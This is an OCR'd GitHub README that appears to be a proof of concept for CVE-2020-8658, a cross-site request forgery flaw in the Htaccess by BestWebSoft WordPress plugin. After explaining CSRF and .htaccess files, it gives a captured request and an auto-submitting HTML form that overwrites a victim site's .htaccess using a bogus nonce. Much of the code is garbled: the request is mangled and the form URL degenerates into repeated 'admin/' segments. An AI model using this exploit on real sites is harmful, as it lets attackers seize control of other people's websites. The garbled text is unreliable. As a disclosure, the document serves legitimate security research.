
위 master ▼

⟨> Code ⊙ Issues 🐧 Pull requests ⊙ Actions 🖽 Projects ① Security 🗠 Insights

Exploiting-WP-Htaccess-by-BestWebSoft-Plugin / README.md



...

# Exploiting Htaccess by BestWebSoft WordPress Plugin

This PoC will be describe how to exploit CSRF vulnerability found in WordPress plugin Htaccess by BestWebSoft

• I published this CVE-2020-8658

### **About Cross-Site Request Forgery**

Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF or XSRF, is a type of malicious exploit of a website where unauthorized commands are transmitted from a user that the web application trusts.

## About Htaccess by BestWebSoft WordPress plugin

Description

Htaccess plugin is a simple and useful tool which helps to control the access to your WordPress website. Allow or deny access based on a hostname, IP address, IP range, and others. Disable hotlinking and access to xmlrpc.php.

Plugin page on WordPress directory

### About .htaccess files


htaccess is short for Hypertext Access, and is a configuration file used by Apache-based web servers that controls the directory that it "lives" in — as well as all the subdirectories underneath that directory. Many times, if you have installed a Content Management System (CMS), such as Drupal, Joomla or Wordpress, you likely encountered the .htaccess file. You may not have even had to edit it, but it was among the files that you uploaded to your web server.

Some of the features of the .htaccess file include the ability to password protect folders, ban users or allow users using IP addresses, stop directory listings, redirect users to another page or directory automatically, create and use custom error pages, change the way files with certain extensions are utilized, or even use a different file as the index file by specifying the file extension or specific file.

#### PoC - Exploiting CSRF to edit .htaccess file

Using burp to capture the HTTP request on the .htaccess file edit page we have:

 $htccss\_customise= \$23+BEGIN+WordPress\$60\%0A\$23+The+directives+ \$281 ines\$29+between+ \$60BEGIN+WordPress\$60+and+ \$60END+WordPress\$60+ane \$0DC + \$581.85D\%0D\%0ARewriteCond+ \$25\%7BREQUEST\_FILENAME\%7D+ \$21-d\%0D\%0ARewriteRule+. + \$2Fpoc2\$2Findex.php+ \$581.85D\%0D\%0A3\%25FifWodule<math>\$35\%0D\%0A\%0D\%0A3323+END+WordPress\%tccss\_form\_custom=submit&thccss\_admin%2Fadmin.php\$3Fpage\$3Dhtaccess.php\$26action\$3DHtaccess\_editor$ 



The flag htccss\_nonce\_name= passes the nonce to WordPress (a nonce is a "number used once" to help protect URLs and forms from certain types of misuse, malicious or otherwise. WordPress nonces are one-time use security tokens generated by WordPress to help protect URLs and forms from misuse.) but the plugin does not validate correctly, resulting in a wrong implementation of anti-CSRF protection.

In this way an attacker is able to direct the victim to a malicious web page that contains the exploit code below, which will arbitrarily edit the contents of the .htaccess file and take control of the website.

<html>

```
\verb|\color| action="https://sejalivre.org/poc2/wp-admin/admin.php?page=htaccess.php&action=htaccess\_editor"| |\color| action="https://sejalivre.org/poc2/wp-admin/admin.php?page=htaccess.php&action=htaccess\_editor="https://sejalivre.org/poc2/wp-admin/admin.php?page=htaccess.php&action=htaccess\_editor="https://sejalivre.org/poc2/wp-admin/admin.php?page=htaccess.php&action=htaccess\_editor="https://sejalivre.org/poc2/wp-admin/admin.php?page=htaccess.php&action=htaccess\_editor="https://sejalivre.org/poc2/wp-admin/admin.php?page=htaccess.php&action=htaccess\_editor="https://sejalivre.org/poc3/wp-admin/admin.php?page=htaccess.php&action=htaccess\_editor="https://sejalivre.org/poc3/wp-admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/admin/ad
method="POST">
                                                                                                                                                                                                                                                                                           <input type="hidden" name="htccss_customise"</pre>
  value="#+BEGIN+WordPress+Hacked+LoL#+The+directives+
  (lines) + between + `BEGIN + WordPress` + and + `END + WordPress` + are \# + dynamically + generated, \\ + and + should + only + be + modified + via + WordPress + filters. \\ \# + between 
  < If Module + mod\_rewrite.c > Rewrite Engine + On Rewrite Base + /poc2/Rewrite Rule + ^index \\ \lor.php\$+ - + [L] Rewrite Cond + \% \{REQUEST\_FILENAME\} + !- + (REQUEST\_FILENAME) + 
<input type="hidden" name="htccss_submit_button_custom" value="Save+Changes" />
                                                                                                                                                                                                                                                                                           <input type="hidden" name="htccss_nonce_name" value="attacker" />
<input type="hidden" name="_wp_http_referer" value="/poc2/wp-admin/admin.php?</pre>
page=htaccess.php&action=htaccess_editor" />
                                                                                                                                                                                                                                                                                                                           </form>
                                                                                                                                                                                                                                                                                                                                                           <script>
                                                                                                                                                                                                                                                                                                                                                                                                                                                                       document.forms[0].submit();
                               </script>
                                              </body>
</html>
```

